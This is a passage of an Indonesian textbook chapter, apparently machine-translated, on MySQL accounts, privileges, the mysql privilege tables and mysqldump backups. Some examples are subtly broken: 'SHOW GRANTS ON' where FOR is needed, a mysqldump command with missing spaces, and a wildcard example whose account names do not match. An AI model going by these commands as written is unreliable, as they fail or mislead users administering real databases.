Setelah user diberikan akses ke database, apa yang dapat dia lakukan terhadap data tergantung pada privileges apa yang telah ditetapkan untuk akun tersebut. Setiap akun diperbolehkan atau tidak diizinkan untuk melakukan operasi di database Anda, seperti SELECT, DELETE, INSERT, CREATE, atau DROP. Pengaturan yang menentukan apa yang dapat dilakukan akun adalah privileges. Kita dapat mengatur akun dengan semua privileges, tanpa privileges, atau apa pun di antaranya. Misalnya, untuk katalog produk online, kita ingin pelanggan dapat melihat informasi dalam katalog tetapi tidak mengubah informasi tersebut.

Ketika user mencoba untuk terhubung ke MySQL dan mengeksekusi pernyataan, MySQL mengontrol akses ke data dalam dua tahap:

1. **Verifikasi koneksi:** MySQL memeriksa validitas nama akun dan kata sandi, dan memeriksa apakah koneksi berasal dari host yang diizinkan untuk terhubung ke server MySQL dengan menggunakan akun yang ditentukan. Jika semuanya diperiksa, MySQL menerima koneksi.
2. **Minta verifikasi:** Setelah MySQL menerima koneksi, ia memeriksa apakah akun memiliki privileges yang diperlukan untuk mengeksekusi pernyataan yang ditentukan. Jika ya, MySQL mengeksekusi pernyataan tersebut.

Pernyataan apa pun yang kita kirim ke MySQL dapat gagal karena koneksi ditolak pada langkah pertama atau karena pernyataan tidak diizinkan pada langkah kedua. Pesan kesalahan dikembalikan untuk membantu kita mengidentifikasi sumber masalah. Di bagian berikut, kita menjelaskan akun dan privileges secara rinci.

Hostname dan accountname

Bersama-sama, nama akun dan nama host (nama komputer yang diizinkan untuk terhubung ke database) mengidentifikasi akun unik. Dua akun dengan nama yang sama tetapi nama host yang berbeda dapat ada dan dapat memiliki kata sandi dan privileges yang berbeda. Namun, kita tidak dapat memiliki dua akun dengan nama dan nama host yang sama. Server MySQL menerima koneksi dari akun MySQL hanya ketika akun tersebut terhubung dari nama host. Saat kita membuat pernyataan GRANT atau REVOKE (yang kita jelaskan di bagian “Mengubah privileges,” nanti di bab ini), kita mengidentifikasi akun MySQL dengan menggunakan nama akun dan nama host dalam format berikut: `accountname@namahost` (untuk misalnya, `root@localhost`). Nama akun MySQL sama sekali tidak terkait dengan nama user Unix, Linux, atau Windows (kadang-kadang juga disebut nama login). Jika kita menggunakan akun MySQL administratif bernama root, akun tersebut tidak terkait dengan nama login root Unix atau Linux. Mengubah nama akun MySQL tidak memengaruhi nama login Unix, Linux, atau Windows — dan sebaliknya. Nama akun dan nama host MySQL memiliki karakteristik sebagai berikut:

- **Panjang nama akun dapat mencapai 16 karakter.** Kita dapat menggunakan karakter khusus dalam nama akun, seperti spasi atau tanda hubung (-). Namun, kita tidak dapat menggunakan wildcard dalam nama akun.
- **Nama akun boleh kosong.** Jika ada akun di MySQL dengan nama akun kosong, nama akun apa pun valid untuk akun itu. Seorang user dapat menggunakan nama akun apa pun untuk terhubung ke database kita jika user terhubung dari nama host yang diizinkan untuk terhubung ke nama akun kosong dan menggunakan kata sandi yang benar (jika kata sandi diperlukan). Kita dapat menggunakan akun dengan nama kosong untuk memungkinkan user anonim terhubung ke database Anda.
- **Nama host dapat berupa nama atau alamat IP.** Misalnya, nama host dapat berupa nama, seperti `thor.mycompany.com`, atau alamat IP (protokol Internet), seperti `192.163.2.33`. Mesin tempat server MySQL diinstal adalah `localhost`.
- **Nama host dapat berisi wildcard.** Kita dapat menggunakan tanda persen (%) sebagai wildcard; % cocok dengan nama host mana pun. Jika kita menambahkan akun untuk `guswi@%`, seseorang yang menggunakan akun bernama `george` dapat terhubung ke server MySQL dari komputer mana pun.
- **Nama host boleh kosong.** Membiarkan nama host kosong sama dengan menggunakan % untuk nama host.

Anda dapat membuat akun dengan nama akun kosong dan nama host kosong (atau tanda persen — % — untuk nama host). Akun seperti itu akan memungkinkan siapa pun untuk terhubung ke server MySQL dengan menggunakan nama akun apa pun dari komputer mana pun. Tetapi kita mungkin tidak menginginkan akun seperti itu. Akun semacam ini terkadang diinstal ketika MySQL diinstal, tetapi tidak diberikan privileges, sehingga tidak dapat melakukan apa-apa. Ketika MySQL diinstal, secara otomatis menginstal akun dengan semua privileges: root@localhost. Tergantung pada sistem operasi Anda, akun ini mungkin diinstal tanpa kata sandi. Siapa pun yang masuk ke komputer tempat MySQL diinstal dapat mengakses MySQL dan melakukan apa saja dengan menggunakan akun bernama root. (Tentu saja, root adalah nama akun yang terkenal, jadi akun ini tidak aman. Jika kita adalah administrator MySQL, segera tambahkan kata sandi ke akun ini.)

Kata sandi

Kata sandi diatur untuk setiap akun. Jika tidak ada kata sandi yang diberikan untuk akun, kata sandinya kosong, yang berarti tidak ada kata sandi yang diperlukan. MySQL tidak memiliki batasan panjang kata sandi, tetapi terkadang perangkat lunak lain di sistem kita membatasi panjangnya hingga delapan karakter. Jika demikian, karakter apa pun setelah delapan akan dihapus.

Untuk keamanan ekstra, MySQL mengenkripsi kata sandi sebelum menyimpannya. Itu berarti kata sandi tidak disimpan dalam karakter yang dapat dikenali yang kita masukkan. Tindakan keamanan ini memastikan bahwa tidak ada yang bisa begitu saja melihat kata sandi yang disimpan dan memahami apa itu. Sayangnya, beberapa orang jahat di luar sana mungkin mencoba mengakses data kita dengan menebak kata sandi Anda. Mereka menggunakan perangkat lunak yang mencoba terhubung dengan cepat secara berurutan dengan kata sandi yang berbeda — praktik yang disebut serangan *brute force*. Jika server MySQL kita tidak boleh terpapar langsung ke Internet, penyerang harus mendapatkan akses ke server MySQL terlebih dahulu untuk mencoba serangan brute force.

Privileges akun

MySQL menggunakan privileges akun untuk menentukan siapa yang dapat melakukan apa. Siapa pun yang menggunakan akun yang valid dapat terhubung ke server MySQL, tetapi dia hanya dapat melakukan hal-hal yang diizinkan oleh privileges untuk akun tersebut. Misalnya, akun mungkin disiapkan agar user dapat memilih data tetapi tidak dapat menyisipkan atau memperbarui data.

Privileges dapat diberikan untuk database, tabel, atau kolom tertentu. Misalnya, sebuah akun dapat mengizinkan user untuk memilih data dari semua tabel dalam database tetapi memasukkan data hanya ke dalam satu tabel dan memperbarui hanya satu kolom dalam tabel tertentu. Tabel dibawah mencantumkan beberapa privileges yang mungkin ingin kita tetapkan atau hapus. Privileges lain tersedia, tetapi lebih jarang digunakan. Kita dapat menemukan daftar lengkap privileges di manual online MySQL di <http://dev.mysql.com/doc/refman/5.6/en/privileges-provided.html>

Tabel 2.1 Akun Privileges

Privilege	Deskripsi
ALL	Semua privilege
ALTER	Dapat mengubah struktur tabel
CREATE	Dapat membuat database atau tabel baru
DELETE	Dapat menghapus baris dalam tabel

DROP	Dapat meletakkan database atau tabel
FILE	Dapat membaca dan menulis file di server
GRANT	Dapat mengubah hak istimewa pada akun MySQL
INSERT	Dapat menyisipkan baris baru ke dalam tabel
SELECT	Dapat membaca data dari tabel
SHUTDOWN	Dapat mematikan server MySQL
UPDATE	Dapat mengubah data dalam tabel
USAGE	Tidak ada hak istimewa

Anda mungkin tidak ingin memberikan ALL karena itu mencakup privileges untuk operasi administratif, seperti mematikan server MySQL — privileges yang tidak ingin dimiliki orang lain selain diri kita sendiri.

Menyiapkan Akun MySQL

Sebuah akun diidentifikasi dengan nama akun dan nama komputer yang diizinkan untuk mengakses MySQL dari akun ini. Saat kita membuat akun baru, kita menetapkannya sebagai nama akun@namahost. Kita dapat menentukan kata sandi saat membuat akun, atau kita dapat menambahkan kata sandi nanti. Kita juga dapat mengatur privileges saat membuat akun atau menambahkan privileges nanti.

2.3 DATABASE KEAMANAN MySQL

Ketika MySQL diinstal, secara otomatis membuat database yang disebut mysql. Semua informasi yang digunakan untuk melindungi data kita disimpan dalam database ini, termasuk nama akun, nama host, kata sandi, dan privileges. Privileges disimpan dalam kolom. Format setiap nama kolom adalah privilege_priv, di mana privileges adalah privileges akun tertentu. Misalnya, kolom yang berisi hak ALTER bernama alter_priv. Nilai di setiap kolom privileges adalah Y atau N, artinya ya atau tidak. Jadi, misalnya, di tabel user akan ada baris untuk akun dan kolom untuk alter_priv. Jika field akun untuk alter_priv berisi Y, akun tersebut dapat digunakan untuk mengeksekusi pernyataan ALTER. Jika alter_priv berisi N, akun tidak memiliki privileges untuk mengeksekusi pernyataan ALTER.

Database mysql berisi tabel berikut yang menyimpan privileges:

- **User table:** Tabel ini menyimpan privileges yang berlaku untuk semua database dan tabel. Ini berisi baris untuk setiap akun yang valid yang mencakup kolom nama pengguna, nama host, dan kata sandi. Server MySQL menolak koneksi untuk akun yang tidak ada di tabel ini
- **db table:** Tabel ini menyimpan privileges yang berlaku untuk database tertentu. Ini berisi baris untuk database, yang memberikan privileges untuk nama akun dan nama host. Akun harus ada di tabel user agar privileges diberikan. Privileges yang diberikan dalam tabel user mengesampingkan privileges dalam tabel ini. Misalnya, jika tabel user memiliki baris untuk perancang akun yang memberikan privileges INSERT, perancang dapat menyisipkan ke semua database. Jika baris dalam tabel db menunjukkan N untuk INSERT untuk akun desainer di PetCatalogdatabase, tabel user mengesampingkannya, dan desainer dapat menyisipkan dalam database PetCatalog.
- **tabel host:** Tabel ini mengontrol akses ke database, tergantung pada host. Tabel host berfungsi dengan tabel db. Jika baris dalam tabel db memiliki field kosong untuk host, MySQL memeriksa tabel host untuk melihat apakah db memiliki baris di sana. Dengan

cara ini, kita dapat mengizinkan akses ke db dari beberapa host tetapi tidak dari yang lain. Misalnya, kita memiliki dua database: db1 dan db2. Database db1 memiliki informasi sensitif, jadi kita hanya ingin orang-orang tertentu yang melihatnya. Database db2 memiliki informasi yang kita ingin semua orang lihat. Jika kita memiliki satu baris di tabel db untuk db1 dengan field host kosong, kita dapat memiliki dua baris untuk db1 di tabel host. Satu baris dapat memberikan semua privileges kepada user yang terhubung dari host tertentu, sedangkan baris lain dapat menolak privileges bagi user yang terhubung dari host lain.

- **table_priv table:** Tabel ini menyimpan privileges yang berlaku untuk tabel tertentu.
- **tabel column_priv:** Tabel ini menyimpan privileges yang berlaku untuk kolom tertentu.

Anda dapat melihat dan mengubah tabel di mysql secara langsung jika kita menggunakan akun yang memiliki privileges yang diperlukan. Kita dapat menggunakan kueri SQL seperti SELECT, INSERT, dan UPDATE. Jika kita mengakses MySQL melalui perusahaan Anda, client, atau perusahaan hosting web, kita mungkin tidak memiliki akun dengan privileges yang diperlukan. Semua informasi akun disimpan dalam database bernama mysql yang secara otomatis dibuat ketika MySQL diinstal. Untuk menambahkan akun baru atau mengubah informasi akun apa pun, kita harus menggunakan akun yang memiliki privileges yang sesuai di database mysql. Di bagian selanjutnya, kita menjelaskan cara menambah dan menghapus akun serta mengubah kata sandi dan privileges untuk akun — dan cara me-refresh privileges agar MySQL melihat perubahannya. Namun, jika kita memiliki akun yang kita terima dari departemen TI perusahaan kita atau dari perusahaan hosting web, kita mungkin menerima kesalahan saat mencoba menambahkan akun atau mengubah hak akun. Jika akun kita dibatasi untuk melakukan salah satu kueri yang diperlukan, kita perlu meminta akun dengan lebih banyak privileges atau meminta administrator MySQL untuk menambahkan akun baru untuk kita atau membuat perubahan yang kita perlukan.

Mengidentifikasi akun apa yang saat ini ada

Untuk melihat informasi akun, kita dapat menjalankan kueri SQL, menggunakan client mysql. Untuk melihat akun apa yang saat ini ada untuk database Anda, kita memerlukan akun yang memiliki privileges yang diperlukan.

Semua nama akun disimpan dalam database bernama mysql dalam tabel bernama pengguna. Untuk melihat informasi akun, kita dapat menjalankan kueri berikut pada database bernama mysql:

```
SELECT * FROM user
```

Anda harus mendapatkan daftar semua akun. Namun, jika kita mengakses MySQL melalui perusahaan kita atau perusahaan hosting web, kita mungkin tidak memiliki privileges yang diperlukan. Dalam hal ini, kita mungkin mendapatkan pesan kesalahan seperti ini:

```
No Database Selecte
```

Pesan ini berarti bahwa akun kita tidak diizinkan untuk memilih database mysql. Atau kita mungkin mendapatkan pesan kesalahan yang mengatakan bahwa kita tidak memiliki privileges SELECT. Meskipun pesan ini mengganggu, itu pertanda bahwa perusahaan memiliki langkah-langkah keamanan yang baik. Namun, itu juga berarti kita tidak dapat melihat

privileges apa yang dimiliki akun Anda. Kita harus bertanya kepada administrator MySQL kita atau mencoba mencari tahu sendiri dengan mencoba kueri dan melihat apakah kita diizinkan untuk menjalankannya.

Menambahkan akun

Cara yang lebih disukai untuk mengakses MySQL dari PHP adalah membuat akun khusus untuk tujuan ini dengan hanya privileges yang diperlukan, dan kita menjelaskan di bagian ini cara menambahkan akun. Jika kita menggunakan akun yang diberikan kepada kita oleh departemen TI perusahaan atau perusahaan hosting web, akun tersebut mungkin atau mungkin tidak memiliki semua privileges yang diperlukan untuk membuat akun. Jika tidak, kita tidak dapat berhasil menjalankan pernyataan untuk menambahkan akun, dan kita harus meminta akun kedua untuk digunakan dengan PHP.

Jika kita perlu meminta akun kedua, dapatkan akun dengan privileges terbatas (jika memungkinkan) karena aplikasi database web kita lebih aman jika akun yang digunakan program PHP kita tidak memiliki lebih banyak privileges daripada yang diperlukan. Untuk membuat satu atau lebih user saat kita memiliki privileges yang diperlukan, kita dapat menggunakan pernyataan CREATE USER (ditambahkan ke MySQL di versi 5.0.2), sebagai berikut:

```
CREATE USER accountname@hostname IDENTIFIED BY 'password', accountname@hostname
IDENTIFIED BY 'password',...
```

Pernyataan ini membuat akun user baru yang ditentukan dengan kata sandi yang ditentukan untuk setiap akun dan tanpa privileges. Kita tidak perlu menentukan kata sandi. Jika kita meninggalkan IDENTIFIED BY 'password', akun dibuat tanpa kata sandi. Kita dapat menambahkan atau mengubah kata sandi untuk akun di lain waktu. Kita membahas menambahkan kata sandi dan privileges di bagian "Menambahkan dan mengubah kata sandi" dan "Mengubah privileges," nanti di bab ini. Jika kita menggunakan versi MySQL sebelum 5.0.2, kita harus menggunakan pernyataan GRANT untuk membuat akun. Kita menjelaskan pernyataan GRANT di bagian "Mengubah privileges", nanti di bab ini.

Menambah dan mengubah kata sandi

Kata sandi tidak diatur dalam batu. Kita dapat menambahkan atau mengubah kata sandi untuk akun yang ada. Seperti prosedur di bagian ini, kita dapat menambahkan atau mengubah kata sandi dengan pernyataan SQL, seperti ini:

```
SET PASSWORD FOR username@hostname = PASSWORD('password')
```

Akun diatur ke kata sandi untuk akun username@hostname. Jika akun saat ini memiliki kata sandi, kata sandi diubah. Kita tidak perlu menentukan klausa FOR. Jika tidak, kata sandi disetel untuk akun yang sedang kita gunakan. Kita dapat menghapus kata sandi dengan mengirimkan pernyataan SET PASSWORD dengan kata sandi kosong:

```
SET PASSWORD FOR username@hostname = PASSWORD("")
```

Saat kita membuat perubahan pada kata sandi, kita perlu menyegarkan privileges agar MySQL melihat perubahannya. Hal ini dicapai dengan FLUSH Pernyataan PRIVILEGES:

FLUSH PRIVILEGES

Mengubah privileges

Setiap akun memiliki serangkaian privileges yang menentukan apa yang dapat dan tidak dapat dilakukan oleh user akun tersebut. Kita dapat mengatur privileges saat membuat akun, tetapi kita juga dapat mengubah privileges akun kapan saja. Privileges paling berguna yang dapat kita atur untuk sebuah akun. Kita dapat melihat privileges saat ini untuk sebuah akun dengan mengirimkan pernyataan berikut:

```
SHOW GRANTS ON accountname@hostname
```

Outputnya adalah pernyataan GRANT yang akan membuat akun saat ini. Output menunjukkan semua privileges saat ini. Jika kita tidak menyertakan klausa ON, kita akan melihat privileges saat ini untuk akun yang mengeluarkan kueri SHOW GRANTS. Kita dapat mengubah privileges untuk akun dengan pernyataan GRANT, yang memiliki format umum berikut:

```
GRANT privilege (columns) ON tablename TO accountname@hostname IDENTIFIED BY 'password'
```

Seperti perubahan terkait privileges lainnya, kita perlu menyegarkan privileges setelah melakukan perubahan menggunakan FLUSH PRIVILEGES. Kita juga dapat membuat akun baru atau mengubah kata sandi dengan pernyataan GRANT. Kita perlu mengisi informasi berikut:

- **privilege (columns):** kita harus mencantumkan setidaknya satu privileges. Kita dapat membatasi setiap privileges ke satu atau lebih kolom dengan mencantumkan nama kolom dalam tanda kurung mengikuti privileges. Jika kita tidak mencantumkan nama kolom, privileges diberikan pada semua kolom dalam tabel. Kita dapat membuat daftar privileges dan kolom sebanyak yang diperlukan, dipisahkan dengan koma. Kita dapat melihat kemungkinan privileges. Misalnya, pernyataan GRANT mungkin dimulai dengan ini:

```
GRANT select (firstName,lastName), update,
insert (birthdate) ...
```

- **tablename:** Nama (atau nama) dari tabel di mana privileges diberikan. Kita harus menyertakan setidaknya satu tabel. Kita dapat membuat daftar beberapa tabel, dipisahkan dengan koma. Nilai yang mungkin untuk nama tabel adalah
 - **tablename:** Seluruh tabel bernama tablename dalam database saat ini. Kita dapat menggunakan tanda bintang (*) untuk mengartikan semua tabel dalam database saat ini. Jika kita menggunakan tanda bintang dan tidak ada database saat ini yang dipilih, privileges diberikan ke semua tabel di semua database.
 - **databasename.tablename:** Seluruh tabel bernama tablename di databasename. Kita dapat menggunakan tanda bintang (*) baik untuk nama database atau nama tabel yang berarti semua database atau tabel. Menggunakan *.* memberikan privileges pada semua tabel di semua database.

- **accountname@hostname:** Jika akun sudah ada, itu diberikan privileges yang ditunjukkan. Jika akun tidak ada, itu ditambahkan. Akun diidentifikasi dengan nama akun dan nama host sebagai pasangan. Jika ada akun dengan nama akun yang ditentukan tetapi nama host yang berbeda, akun yang ada tidak akan diubah; yang baru dibuat.
- **password:** Kata sandi yang kita tambahkan atau ubah. Kata sandi tidak diperlukan. Jika kita tidak ingin menambah atau mengubah kata sandi untuk akun ini, tinggalkan frasa IDENTIFIED BY 'password'.

Misalnya, pernyataan GRANT yang menambahkan akun baru untuk digunakan dalam skrip PHP untuk database katalog online bernama ProductCatalog mungkin:

```
GRANT select ON ProductCatalog.* TO phpuser@localhost IDENTIFIED BY 'A41!14a!'
```

Untuk menghapus privileges, gunakan pernyataan REVOKE. Bentuk umumnya adalah:

```
REVOKE privilege (columns) ON tablename FROM accountname@hostname
```

Anda harus mengisi informasi yang sesuai. Kita dapat menghapus semua privileges untuk sebuah akun dengan pernyataan REVOKE berikut:

```
REVOKE all ON *.* FROM accountname@hostname
```

Mengganti akun

Anda mungkin ingin menghapus akun. Dalam kebanyakan kasus, memiliki akun yang tidak digunakan oleh siapa pun tidak memiliki efek negatif. Namun, jika menurut kita sebuah akun telah disusupi, kita mungkin ingin menghapusnya karena alasan keamanan. Untuk menghapus akun, kita dapat menggunakan pernyataan DROP USER (yang ditambahkan di MySQL 4.1.1), sebagai berikut:

```
DROP USER accountname@hostname, accountname@hostname, ...
```

Anda harus menggunakan akun yang memiliki hak DELETE pada database mysql untuk mengeksekusi pernyataan DROP USER. Perilaku DROP USER telah berubah melalui versi MySQL. Pada MySQL 5.0.2, menghapus akun dan semua catatan yang terkait dengan akun, termasuk catatan yang memberikan privileges akun pada database atau tabel tertentu. Namun, dalam versi sebelum MySQL 5.0.2, DROP USER hanya menghapus akun yang tidak memiliki privileges. Oleh karena itu, di versi yang lebih lama, kita harus menghapus semua privileges dari sebuah akun, termasuk privileges database atau tabel, sebelum kita dapat menghapus akun itu.

2.4 PENCADANGAN DAN PEMULIHAN

Apa pun jenis data yang kita simpan di databas pasti memiliki nilai bagi kita. Penting bagi kita untuk menyimpan cadangan untuk melindungi investasi kita. Juga, akan ada saat-saat ketika kita harus memigrasi database kita ke server baru; cara terbaik untuk melakukan ini biasanya dengan mencadangkannya terlebih dahulu. Penting juga bagi kita untuk menguji cadangan kita dari waktu ke waktu untuk memastikan bahwa cadangan tersebut valid dan

dapat berfungsi dengan baik jika digunakan. Mencadangkan dan memulihkan data MySQL mudah dilakukan dengan perintah *mysqldump*.

Mencadangkan database Anda

Anda harus memiliki setidaknya satu salinan cadangan dari database berharga Anda. Bencana jarang terjadi, tetapi memang terjadi. Komputer tempat database kita disimpan dapat rusak dan kehilangan data Anda, file komputer dapat rusak, gedung dapat terbakar, dan sebagainya. Salinan cadangan database kita menjaga dari kehilangan data dari bencana tersebut. Kita harus memiliki setidaknya satu salinan cadangan database kita yang disimpan di lokasi yang terpisah dari salinan yang kita gunakan saat ini. Kita mungkin harus memiliki lebih dari satu salinan — mungkin sebanyak tiga. Inilah cara kita dapat menyimpan salinan Anda:

- **Salinan pertama:** Simpan satu salinan di lokasi yang praktis, bahkan mungkin di komputer yang sama tempat kita menyimpan database, untuk mengganti database yang rusak dengan cepat.
- **Salinan kedua:** Simpan salinan kedua di komputer lain jika komputer tempat database kita rusak, membuat salinan cadangan pertama tidak tersedia.
- **Salinan ketiga:** Simpan salinan ketiga di lokasi fisik yang berbeda untuk mempersiapkan kemungkinan kecil bahwa bangunan akan terbakar. Jika kita menyimpan salinan cadangan kedua di komputer di lokasi fisik lain, kita tidak memerlukan salinan ketiga ini.

Jika kita tidak memiliki akses ke komputer di luar situs tempat kita dapat mencadangkan database, kita dapat menyalin cadangan ke media portabel, seperti CD atau DVD, dan menyimpannya di luar situs. Perusahaan tertentu akan menyimpan media komputer kita di lokasi mereka dengan biaya tertentu, atau kita dapat memasukkan media ke dalam saku kita dan membawanya pulang.

Jika kita menggunakan MySQL di komputer orang lain, seperti komputer perusahaan hosting web, orang yang menyediakan akses kita bertanggung jawab atas pencadangan. Mereka harus memiliki prosedur otomatis yang membuat cadangan database Anda. Saat mengevaluasi perusahaan hosting web, tanyakan tentang prosedur pencadangan. Kita ingin tahu seberapa sering salinan cadangan dibuat dan di mana mereka disimpan. Jika kita tidak yakin bahwa data kita aman, kita dapat mendiskusikan perubahan atau penambahan pada prosedur pencadangan.

Jika kita adalah administrator MySQL, kita bertanggung jawab untuk membuat cadangan. Bahkan jika kita menggunakan MySQL di komputer orang lain, kita mungkin ingin membuat salinan cadangan kita sendiri, agar aman. Buat cadangan pada waktu-waktu tertentu — setidaknya sekali sehari. Jika database kita sering berubah, kita mungkin ingin membuat cadangan lebih sering. Misalnya, kita mungkin ingin mencadangkan ke direktori pencadangan setiap jam tetapi mencadangkan ke komputer lain sekali sehari.

Anda dapat membuat cadangan database MySQL kita dengan menggunakan program utilitas yang disebut *mysqldump*, yang disediakan oleh MySQL. Program *mysqldump* membuat file teks yang berisi semua pernyataan SQL yang kita perlukan untuk membuat ulang seluruh database Anda. File berisi pernyataan CREATE untuk setiap tabel dan pernyataan INSERT untuk setiap baris data dalam tabel. Kita dapat memulihkan database Anda, baik ke lokasi saat ini atau di komputer lain, dengan menjalankan kumpulan pernyataan MySQL ini.

Mencadangkan di Windows

Untuk membuat salinan cadangan database kita di Windows, ikuti langkah-langkah berikut:

1. Buka jendela command prompt.

Misalnya, pilih Start⇨All ProgramsAccessories⇨Command Prompt.

2. Ubah ke subdirektori bin di direktori tempat MySQL diinstal.

Misalnya, ketik `cd c:\Program Files\MySQL\MySQL Server 5.0\bin` ke dalam command prompt.

3. Ketik berikut ini

```
mysqldump --user=accountname --password=password
dbname >path\backupfilename
```

Mencadangkan di Linux, Unix, dan Mac

Ikuti langkah-langkah ini untuk membuat salinan cadangan database kita di Linux, di Unix, atau di Mac:

1. Ubah ke subdirektori bin di direktori tempat MySQL diinstal.

Misalnya, ketik `cd /usr/local/mysql/bin`.

2. Ketik berikut ini:

```
mysqldump --user=accountname --password=password
dbname >path/backupfilename
```

Dalam kode sebelumnya, buat substitusi berikut:

- *accountname*: Ganti dengan nama akun MySQL yang kita gunakan untuk membuat cadangan database.
- *password*: Gunakan kata sandi untuk akun.
- *dbname*: Gunakan nama database yang ingin kita buat cadangannya.
- *path/backupfilename*: Ganti path dengan direktori di mana kita ingin menyimpan backup dan backupfilename dengan nama file di mana kita ingin menyimpan output SQL.

Akun yang kita gunakan harus memiliki privileges SELECT. Jika akun tidak memerlukan kata sandi, kita dapat mengabaikan seluruh opsi kata sandi. Kita dapat mengetikkan perintah pada satu baris tanpa menekan Enter. Atau kita dapat mengetikkan garis miring terbalik (\), tekan Enter, dan lanjutkan perintah di baris lain. Misalnya, untuk mencadangkan database PetCatalog, kita dapat menggunakan perintah:

```
mysqldump--user=root--password=secretPetCatalog\
>/usr/local/mysql/backups/PetCatalogBackup
```

Catatan: Dengan Linux atau Unix, akun yang kita masuki harus memiliki privileges untuk menulis file ke direktori cadangan.

Anda harus mengetik perintah `mysqldump` pada satu baris tanpa menekan Enter. Dalam kode sebelumnya, buat substitusi berikut:

- *accountname*: Masukkan nama akun MySQL yang kita gunakan untuk membuat cadangan database. Akun yang kita gunakan harus memiliki privileges SELECT. Jika akun tidak memerlukan kata sandi, kita dapat mengabaikan seluruh opsi kata sandi.
- *password*: Gunakan kata sandi untuk akun.
- *dbname*: Ganti dengan nama database yang ingin kita backup.

- *path\backupfilename*: Ganti path dengan direktori tempat kita ingin menyimpan cadangan dan gunakan nama file tempat kita ingin menyimpan output SQL sebagai ganti namafile cadangan. Misalnya, untuk mencadangkan database ProductCatalog, kita dapat menggunakan perintah

```
mysqldump --user=root ProductCatalog >ProdCatalogBackup
```

Menggunakan *mysqldump*

Dengan *mysqldump*, kita dapat membuang database atau kumpulan database ke dalam satu atau lebih file yang berisi semua instruksi yang diperlukan untuk membuat ulang semua tabel kita dan mengisinya kembali dengan data kita. *Mysqldump* juga menghasilkan file dalam CSV (*Comma Separated Values*) dan format teks terbatas lainnya, atau bahkan dalam format XML. Kelemahan utamanya adalah kita harus memastikan bahwa tidak ada yang menulis ke tabel saat kita mencadangkannya. Ada berbagai cara untuk melakukan ini, salah satunya adalah mematikan server MySQL sebelum melakukan *mysqldump* dan memulai kembali server setelah *mysqldump* selesai. Atau kita dapat mengunci tabel yang kita buat cadangannya sebelum menjalankan *mysqldump*. Untuk mengunci tabel agar dapat dibaca (karena kita ingin membaca data), jalankan perintah berikut dari command line MySQL:

```
LOCK TABLES tablename1 READ, tablename2 READ ...
```

Kemudian, untuk melepaskan kunci, masukkan:

```
UNLOCK TABLES;
```

Secara default, output dari *mysqldump* hanya dicetak, tetapi kita dapat menangkapnya dalam file melalui symbol > redirect. Format dasar dari perintah *mysqldump* adalah:

```
mysqldump -u user -ppassword database
```

Namun, sebelum kita bisa membuang konten database, kita harus memastikan bahwa *mysqldump* ada di jalur Anda, atau kita menentukan lokasinya sebagai bagian dari perintah kita. Tabel dibawah ini menunjukkan kemungkinan lokasi program untuk berbagai instalasi dan sistem operasi. Jika kita memiliki instalasi yang berbeda, mungkin lokasinya sedikit berbeda.


Tabel 2.2 Kemungkinan lokasi *mysqldump* untuk instalasi yang berbeda

Program dan Sistem Operasi	Lokasi Folder yang diinginkan
Windows 32-bit Zend Server	<i>C:\Program Files\Zend\MySQL55\</i>
Windows 64-bit Zend Server	<i>C:\Program Files (x86)\Zend\MySQL55\bin</i>
OS X Zend Server	<i>usrlocal/Zend/mysql/bin</i>
Linux Zend Server	<i>usrlocal/Zend/mysql/bin</i>

Jadi, untuk membuang konten database publikasi yang kita buat, masukkan *mysqldump* (atau path lengkap jika perlu) dan lakukan seperti perintah dibawah ini.
Contoh Membuang database publikasi ke layar

```
mysqldump -u user -ppassword publications
```

Pastikan kita mengganti user dan password dengan detail yang benar untuk instalasi MySQL kita. Jika tidak ada kata sandi yang ditetapkan untuk user, kita dapat menghilangkan bagian perintah itu, tetapi bagian `-u` user adalah wajib—kecuali jika kita memiliki akses root tanpa kata sandi dan dijalankan sebagai root (tidak disarankan). Hasil dari mengeluarkan perintah ini akan terlihat seperti gambar dibawah ini.



```

C:\Windows\system32\cmd.exe
> ENGINE=MyISAM DEFAULT CHARSET=latin1;

---
--- Dumping data for table `customers`
---

LOCK TABLES `customers` WRITE;
/*!40000 ALTER TABLE `customers` DISABLE KEYS */;
INSERT INTO `customers` VALUES ('Mary Smith','9780582506206'),('Jack Wilson','97
00517123201');
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
